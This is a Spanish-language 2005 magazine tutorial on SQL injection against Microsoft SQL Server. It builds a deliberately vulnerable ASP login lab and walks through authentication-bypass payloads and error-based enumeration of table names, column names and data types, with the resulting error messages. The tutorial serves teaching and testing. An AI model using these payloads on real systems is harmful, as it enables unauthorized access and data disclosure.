Artículo publicado en la revista @RROBA # 93
Suplemento *"Hack Paso a Paso"* #24 – Agosto 2005
(Material Sin Editar)

SQL Injection

Introducción

Tres años atrás, publicaba en mi sitio personal de Internet, un documento técnico titulado "Técnicas de SQL Injection: Un Repaso" (**Ver Referencias**). En el mismo, mencionaba con varios ejemplos y bastante contenido, algunas de las técnicas mas conocidas hasta el momento por la comunidad de profesionales y curiosos relacionados de algún modo con la seguridad informática. Probablemente su contenido no haya resultado novedoso en forma particular, pero su conjunto y el hecho de que haya representado uno de los primeros trabajos en español publicados sobre el tema, hizo que rápidamente llegara a ser descargado por varios miles de personas.

Por otra parte, hace algunas semanas, tuve oportunidad de asistir en calidad de ponente, a un congreso celebrado en Santa Cruz de la Sierra, Bolivia, al cual se dio en llamar CIH2k5 (Congreso Internacional de Hackers 2005) (**Ver Destacado**). Para dicha oportunidad, los organizadores del evento, sugirieron que una de mis ponencias, se encuentre relacionada con SQL Injection, pues entendían que resultaría un tema de interés para los asistentes. A pesar de no estar muy convencido, cogí mis viejos apuntes y me propuse preparar una presentación, que no solo incluyera las técnicas más populares, sino que a su vez mostrara su evolución y las diferentes prácticas de detección y evasión con ellas relacionadas. En este artículo, intentare transmitirles algunos de los conceptos esenciales, haciendo uso de varios ejercicios que vosotros mismos podréis practicar en vuestro entorno de prueba, a la vez que tomaremos nota de los sitios donde podremos encontrar información adicional a fin de que quienes se encuentren interesados, tengan la oportunidad de profundizar sobre el tema.

Qué es SQL?

A fines de 1973, un grupo de personas trabajaba en los laboratorios de investigación de IBM, con el objetivo principal de desarrollar un lenguaje específico de acceso estándar a datos, que potenciara un nuevo modelo de administración de información surgido poco tiempo atrás, el cual se encontraba basado básicamente en una operación matemática: la relación. Este modelo denominado "Modelo Relacional de Base de Datos", basado en tablas, campos, registros y por su puesto… relaciones, comenzaba a ser visto con interés por la comunidad informática, pero aún requería de una herramienta que pudiera explotar sus características relacionales.

Producto de dichas investigaciones y algunos aportes de terceros, tiempo mas tarde nace un lenguaje denominado SEQUEL, el cual toma su nombre de su denominación en ingles "Structure English Query Language". Ya a fines de 1977 SEQUEL evolucionaría hasta transformase en SEQUEL/2 y finalmente en SQL (Structural Query Language).

Hoy en día, a casi 30 años de su creación, el "Pure SQL" ha demostrado que lejos de sus inicios como lenguaje "embebido", se ha convertido en una poderosa herramienta,

capaz de manejar estructuras lógicas complejas, así como cualquier tipo de dato imaginado. De hecho, la versión SQL3 (También referida por algunos como SQL99) posee características avanzadas de manejo de objetos.

Comandos Básicos

Si bien es cierto que SQL es un estándar, también lo es el hecho que cada una de las grandes compañías proveedoras de software, han dotado a sus productos de características especiales que requieren de extensiones propietarias en el lenguaje para poder ser aprovechadas. Este es el caso por ejemplo, de Oracle con su dialecto PL-SQL o Microsoft con su Transact-SQL. De una u otra forma, a los efectos de este artículo, si bien nos enfocaremos en Microsoft SQL para llevar a cabo los ejemplos, la gran mayoría de las sentencias y comandos que utilizaremos, se encuentran dentro del set de instrucciones del SQL estándar.

Parte del poder del este lenguaje, se basa en la sencillez de sus sentencias y la potencialidad que se logra combinando un pequeño set de instrucciones y operadores lógicos y de comparación.

Tal como se muestra en la **Figura 1**, en el universo de comandos básicos de SQL, es posible identificar al menos cuatro grupos principales:

Comandos DCL (Data Control Language Statement) (**Tabla 1**)
Comandos DDL (Data Definition Language Statements) (**Tabla 2**)
Comandos DML (Data Manipulation Language Statements) (**Tabla 3**)
Cláusulas (**Tabla 4**)
Operadores de Comparación (**Tabla 5**)



Figura 1

Comandos DCL (Data Control Language Statements)	
GRANT	Utilizado para otorgar permisos.
REVOKE	Utilizado para revocar permisos.
DENY	Utilizado para denegar acceso.

Tabla 1

Comandos DDL (Data Definition Language Statements)	
CREATE	Utilizado para crear nuevas tablas, campos e índices.
DROP	Empleado para eliminar tablas e índices.
ALTER	Utilizado para modificar las tablas agregando campos o cambiando la definición de los campos.

Tabla 2

Comandos DML (Data Manipulation Language Statements)	
SELECT	Utilizado para consultar registros de una base de datos que satisfagan un criterio determinado.
INSERT	Utilizado para cargar lotes de datos en la base de datos en una única posición.
UPDATE	Utilizado para modificar los valores de los campos y registros específicos.
DELETE	Utilizado para eliminar registros de una tabla de base de datos.

Tabla 3

Clausulas	
FROM	Utilizada para especificar la tabla de la cual se van a seleccionar los regístros.
WHERE	Utilizada para especificar las condiciones que deben reunir los registros que se van a seleccionar.
GROUP BY	Utilizada para separar los registros seleccionados en grupos específicos.
HAVING	Utilizada para expresar la condición que debe satisfacer cada grupo.
ORDER BY	Utilizada para ordenar los registros seleccionados de acuerdo con un orden específico.

Tabla 4

Operadores de Comparación	
<	Menor que
>	Mayor que
<>	Distinto de
<=	Menor o igual que
>=	Mayor o igual que
=	Igual que
BETWEEN	Utilizado para especificar un intervalo de valores.
LIKE	Utilizado en comparación de un modelo.
IN	Utilizado para especificar registros de una base de datos.

Tabla 5

Haciendo uso de la correcta combinación de estos comandos, cláusulas y operadores, seremos capaces de establecer poderosas "sentencias" o "consultas" que una vez enviadas al software de base de datos, serán procesadas, y arrojarán un resultado único (frecuentemente referido como "recordset") que responda al criterio de selección utilizado en nuestra sintaxis.

Por ejemplo:

```
SELECT * FROM Tabla;
```

Esta consulta devuelve un recordset con todos los registros de la tabla "Tabla"


```
UPDATE Tabla SET password = 'AngelPassword' WHERE user = 'admin'
```

Esta sentencia actualizará el campo password para el usuario "admin", con el valor indicado

Ok, ahora que conocemos los aspectos básicos del funcionamiento del lenguaje SQL y su propósito, comencemos con el tema principal.

Que es SQL Injection?

Si tuviéramos que categorizar de alguna forma este tipo de ataques, seguramente muchos decidiríamos incluirlo dentro del grupo de los denominados "Ataques o Vulnerabilidades de Control de Entrada", puesto que en definitiva, no es mas que la posibilidad de, concretamente, insertar sentencias SQL arbitrarias, dentro de una consulta previamente establecida, con el objetivo de manipular de una u otra forma los procesos lícitos de una aplicación determinada.

Si bien el recurso de explotar validaciones de entradas pobremente construidas, no es para nada novedoso dentro del ambiente de la seguridad informática, este tipo de ataques en particular tiene connotaciones diferentes desde el punto de vista del nivel de penetración que se puede lograr muchas veces con solo disponer de un navegador de Internet y algunos conocimientos básicos respecto de la forma en la que se construyen sentencias lógicas en lenguaje SQL.

Cuales son las bases de datos afectadas?

Al decir verdad, contrariamente a lo que el lector desprevenido puede suponer, SQL Injection, no se trata de la vulnerabilidad de alguna base de datos en particular. Puesto que la explotación se encuentra relacionada con el aprovechamiento de malas prácticas de programación, generalmente en rutinas de validación. Debido a ello, es posible la utilización de técnicas de SQL Injection, tanto en Oracle como en MS-SQL como así también en MySQL, aunque en cada caso, los metacaracteres utilizados a tal efecto y su interpretación, posiblemente difieran de una base a otra.

Ahora bien, más allá de lo comentado, los ejemplos que encontraremos a continuación, se basan en Microsoft SQL Server. Seguramente te preguntaras por que? Sucede que Transact-SQL posee algunas características que hacen de este, un excelente campo de prueba y experimentación a la hora de demostrar la potencialidad de las técnicas de SQL Injection. Entre estas características especiales se encuentran las siguientes:

- Permite la inclusión de comentarios en línea: --
- Entiende el concepto de comandos en *"Batches"*, en donde múltiples sentencias son enviadas como un único *"Batch"* o *"Lote"*. En la mayoría de los casos, SQL *"parsea" estos "Batches"*, ejecutando sentencia por sentencia. Es decir, si

la sentencia es considerada valida, SQL ejecutará la misma, independientemente de cualquier otra sentencia enviada en el mismo "batch".
- Los mensajes de error de SQL Server son excesivamente informativos.
- SQL Server posee lo que se denomina "conversión implícita de tipos de datos".

Conceptualmente

La explotación de técnicas de SQL Injection, se basa esencialmente en el conocimiento por parte del atacante del lenguaje SQL, el entendimiento de la forma en la que la aplicación web a testear se encuentra desarrollada y el aditamento de malas prácticas de programación por parte de su desarrollador, esencialmente en lo que a rutinas de validación se refiere. Un atacante en conocimiento de estos factores, posiblemente será capaz de inyectar lógica SQL en un formulario web, de forma tal que dicho ingreso le permita obtener información que no podría obtener de otro modo, alterando la lógica original.

Generalmente, las consultas SQL que se realizan en toda aplicación web que requiere algún tipo de interactividad con una base de datos, se programan valiéndose de la codificación de lo que se conoce como "Query Strings". Un "Query String", no es más que la asignación a una variable, de una consulta SQL, que deberá ser enviada al servidor de base de datos en ciertas circunstancias, incluyendo en ella, los valores ingresados por el usuario en un formulario web.

De este modo, una aplicación web tradicional como la que presentaremos en nuestro ejemplo, a menudo utilizará un "Query String" para evaluar los datos de usuario y contraseña ingresados por el visitante del sitio. Por ejemplo:

```
sql = "SELECT * FROM users WHERE username = '" + username + "'
AND userpass = '" + password + "'"
```

En este caso, las variables username y password serán obtenidas por el formulario web y enviadas como valor al servidor de base de datos. De hecho, si nuestro ingreso fue "Angel" como nombre de usuario y "338XD" como password, el servidor de base de datos recibirá la siguiente sentencia para procesar:

```
SELECT * FROM users WHERE username = 'Angel' AND userpass =
'338XD'
```

Ahora bien, como habrán notado, SQL utiliza la ' comilla simple como delimitador de variables. Entonces, que hubiera sucedido si nuestro usuario, en vez de haber ingresado en el campo Username del formulario de autenticación la palabra "Angel", hubiera ingresado algo como "An'gel"? veamos como hubiese quedado construida la consulta SQL enviada al servidor en este caso:

```
SELECT * FROM users WHERE username = 'An'gel' AND userpass =
'338XD'
```

Evidentemente esta situación haría que al intentar procesar esta consulta, el motor de base de datos responda con un "Error de Sintaxis". A lo largo de este articulo veremos como diferentes inputs en este mismo formulario, suelen ser utilizados para que ese simple mensaje de "Error de Sintaxis" se convierta en una fuente ilimitada de información, pero antes será necesario tener listo nuestro propio laboratorio.

Definición de nuestro laboratorio de pruebas

A los efectos de que puedas seguir paso a paso los ejemplos de las técnicas presentadas en este artículo, deberás contar con los siguientes elementos:

1. Cualquier versión de IIS (Internet Information Server) 5.0 o superior. (Quizás quieras utilizar el que se incluye en Windows XP.
2. Cualquier versión de Microsoft SQL Server (Incluyendo su versión gratuita MSDE (http://www.microsoft.com/sql/msde/downloads/download.asp)
3. Una aplicación vulnerable (http://www.hernanracciatti.com.ar/document/LAB - SQL Injection.zip).

Una vez que hayamos obtenido estos componentes, deberemos ejecutar varias acciones:

1. Deberemos copiar los archivos correspondientes a la aplicación web vulnerable (login.asp y process_login.asp) y modificar el string de conexión existente en process_login.asp a fin que la información correspondiente al valor "Source" se corresponda con el nombre del equipo donde haremos la instalación de MSDE (O cualquier otra versión de SQL Server, con la que queramos desarrollar el lab)
2. En segundo lugar, deberemos instalar MSDE, teniendo la precaución de escoger a tal efecto, autenticación combinada y asignando el valor "MyPassword" como contraseña del usuario "SA".
3. Habiendo instalado exitosamente el motor de base de datos deberemos crear ahora la base de datos propiamente dicha (En mi caso llamada TESTING) y dentro de ella la tabla USERS la cual será utilizada por nuestra aplicación de prueba a efectos de la autenticación de usuarios. Esta última tarea puede llevarse a cabo ejecutando el siguiente script:

```
CREATE TABLE [dbo].[users] (
      [userid] [int] NULL ,
      [username] [varchar] (255) NULL ,
      [userpass] [varchar] (255) NULL ,
      [firstname] [varchar] (255) NULL ,
      [lastname] [varchar] (255) NULL
)
```

Nota: A fin de que puedas seguir los ejercicios planteados, quizás sea recomendable cargar los siguientes datos en tu base de datos, a fin de obtener los mismos resultados que publicamos:

Userid	Username	Userpass	Firstname	Lastname
0	Admin	preciosa	Veronica	Andrea
1	Angel	princesa	Angel	Protector
2	Support	frodo	Usuario	Mantenimiento
3	Zztop	eureka	Hernan	Racciatti
4	Tmonic	amorcito	Sofia	Nicolas
5	Xmaster	simple	Alejandro	Ayala
6	Zupersexy	locomotora	David	Pena
7	Ugates	m$soft	Bill	Gates

Resumiendo:

- Instalamos IIS y tenemos corriendo nuestra aplicación web vulnerable.
- Instalamos MSDE y creamos la base de datos "TESTING" y dentro una tabla de nombre "USERS" con la estructura mencionada en el script.

Es hora de echar un vistazo a nuestra aplicación de prueba. Si dirigimos nuestro navegador de Internet hacia el servidor objetivo veremos que nuestra página principal, debería tener el mismo aspecto que la imagen mostrada en la **Imagen 1**.



Imagen 1

Felicitaciones! Ya estamos listos para comenzar con nuestros ejercicios de SQL Injection y en nuestro propio laboratorio de pruebas!

Identificación

En párrafos anteriores, vimos como el sencillo hecho de insertar una comilla simple en un formulario podía hacer que se produzca un error de sintaxis. A menudo, esta es una de las técnicas de testeo de SQL injection mas utilizada. Por tal motivo, nuestro primer ejercicio será verificar que efectivamente, nuestra aplicación de prueba es vulnerable. Para ello nos dirigiremos a la pantalla de ingreso al sistema y escribiremos una ' en el campo "Usuario" y haremos un clic con el ratón sobre el botón enviar para ver que sucede. **Imagen 2**

Imagen 2

Nuestro navegador, muestra un hermoso mensaje de error ODBC/OLE DB (**Imagen 3**) en el cual se nos informa que existe un inconveniente con la sintaxis pues las comillas no se encuentran cerradas correctamente, cosa que sabemos pues nosotros mismos hemos puesto una comilla de mas para forzar el error.

Bien, esto demuestra que la aplicación es susceptible de ser Inyectada. Muchas veces, en la vida real, esto podría no ser tan fácil. Muchos administradores, ocultan los mensajes de error al usuario, validan errores mediante JavaScript del lado del cliente, o sencillamente programan errores customizados que en caso de error devolverán al usuario a la página principal. Es importante recalcar, que el hecho de que NO se presenten mensajes de error, no siempre significa que la aplicación NO es susceptible de ser inyectada. Existen técnicas que permiten realizar la inyección de código si esta es factible, aún no visualizando mensajes de error (Blind SQL Injection, ver referencias)

Salteando la Autenticación

Hemos visto que la aplicación de nuestro laboratorio parece ser vulnerable. Generalmente, el primer objetivo de un atacante luego de conocer este estado en la aplicación, será el de intentar "Saltear la Autenticación" puesto que en esta etapa no conoce un conjunto de usuario y clave válidos. Que lógica podría inyectar para lograr este cometido? Debajo mencionaremos algunas posibilidades:

```
1) 'or 1=1--          2) admin'--          3) 'OR''=''--
```



Imagen 3

Pero que es todo esto?, no es ni mas ni menos que lógica SQL!! veamos porque la inyección de este tipo de código debería funcionar:

```
'or 1=1--
```

```
SELECT * FROM users WHERE username = '' or 1=1--' AND userpass
=''
```

```
admin'—
```

```
SELECT * FROM users WHERE username = 'admin' -- AND userpass =''
```

```
'OR''=''--
```

```
SELECT * FROM users WHERE username = '' OR''=''-- AND userpass
=''
```

Como habrán notado, cada una de estas sentencias, devuelve un valor .T. (True) o verdadero, haciendo que la lógica de la aplicación entienda que se esta dando ingreso a

un usuario valido. Pero probemos en nuestro entorno de prueba ingresando la sentencia mostrada en la **Imagen 4** y veamos que sucede. (**Imagen 5**)

Perfecto!!! se nos ha permitido el acceso y con privilegio de administrador. Como ha sucedido esto? Sencillamente la sentencia que ingresamos (**admin'—**) cumplió dos funciones, por un lado dio ingreso a un usuario existente en la base de datos, cerro la comilla inicial para que no se produzca en este caso un error de sintaxis, y por ultimo comentó (Haciendo uso de la opción de comentarios en línea de SQL Server --) el resto de la consulta para anularla y que quede sin efecto la solicitud del password.

Imagen 4



Imagen 5

Obteniendo Información: Mensajes de Error

En párrafos anteriores, mencionamos que MS-SQL en particular, brindaba información detallada de los errores producidos. Los próximos ejercicios, apuntan a la inyección de lógica SQL en el formulario de autenticación, a efectos de intentar lograr los siguientes objetivos:

- Obtener el nombre de la tabla participante en la autenticación.
- Enumerar el nombre de sus campos.
- Enumerar el tipo de dato de los mismos.

- Obtener información respecto de la versión del software instalado en el servidor objetivo.
-Conocer la estructura final que debe poseer un registro miembro de la tabla participante en la autenticación, a fin de poder insertar un nuevo registro o modificar uno existente.

Para comenzar con la etapa de obtención de información, construiremos una sentencia SQL específica utilizando la cláusula HAVING, con la particularidad que intentaremos hacer un "mal" uso de su sintaxis a fin de obtener un mensaje de error por parte del motor SQL, a efectos de obtener alguna información interesante.

```
'having 1=1--
```

```
SELECT * FROM users WHERE username = ''having 1=1--' AND userpass =''
```

Puesto que la cláusula HAVING, requiere de una condición específica de agrupamiento para funcionar, veamos cual es el error que obtenemos al ingresar la cadena especificada en el campo USUARIO del formulario (**Imagen 6**)

Microsoft OLE DB Provider for SQL Server (0x80040E14)
Column '**users.userid**' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.
/process_login.asp, línea 25

Imagen 6

Interesante, en respuesta a nuestro input, SQL nos ha informado como parte de su mensaje de error al menos dos aspectos que de momento no conocíamos: El nombre de la tabla que esta siendo utilizada en la autenticación "users" y el del primer campo enumerado: "userid". Nada mal para un primer intento.

Intentaremos ahora, continuar enumerando campos a fin de establecer el nombre del resto de ellos. Para ello, agregaremos la cláusula GROUP BY tal como se muestra en la siguiente imagen, y veamos que sucede: (**Imagen 7**)



Imagen 7

Microsoft OLE DB Provider for SQL Server (0x80040E14)
Column **'users.username'** is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.
/process_login.asp, línea 25

Fantástico! hemos logrado enumerar un nuevo campo de la tabla involucrada en la autenticación! en este caso "username", lo que indica que repitiendo esta operación sumando cada nuevo campo enumerado al anterior, seremos capaces de obtener todas y cada una de las columnas de esta tabla. Veamos como debería verse la próxima inyección de código y su resultado: (**Imagen 8**)



Imagen 8

Microsoft OLE DB Provider for SQL Server (0x80040E14)
Column **'users.userpass'** is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.
/process_login.asp, línea 25

Bien, hemos visto que combinando las cláusulas HAVING y GROUP BY, hemos sido capaces de enumerar los campos de la tabla de base de datos involucrada en la

autenticación de nuestro formulario de pruebas (por cuestiones de espacio hemos realizado el procedimiento solo para los tres primeros campos, sigue los ejemplos y obtiene el resto!). Ahora intentaremos ir un paso mas allá obteniendo el TIPO de dato de cada uno de ellos. La idea detrás de este paso, es evaluar el comportamiento del mensaje de error, ante una conversión de tipo de datos. Como recordarán, al inicio de esta nota, mencionábamos que una de las características de Microsoft SQL Server, se encontraba relacionada con la "conversión automática", en este caso intentaremos aplicar una función de conversión a cada uno de los campos enumerados e intentaremos evaluar el mensaje de error obtenido en cada caso.

Para llevar a la práctica estos ejemplos, nos valdremos de la utilización de la cláusula UNION. La función natural de la cláusula UNION, es precisamente la de crear una consulta de unión, combinando los resultados de dos o mas consultas o tablas independientes. A su vez nos aprovecharemos de la función SUM() cuyo propósito lícito, suele ser el de practicar una suma algebraica sobre un campo determinado y ofrecer un resultado. Veamos cual sería la cadena a inyectar en cada caso y el mensaje de error brindado: (**Imagen 9)**



Imagen 9

Microsoft OLE DB Provider for SQL Server (0x80040E07)
The sum or average aggregate operation cannot take a **varchar data type** as an argument.
/process_login.asp, línea 25

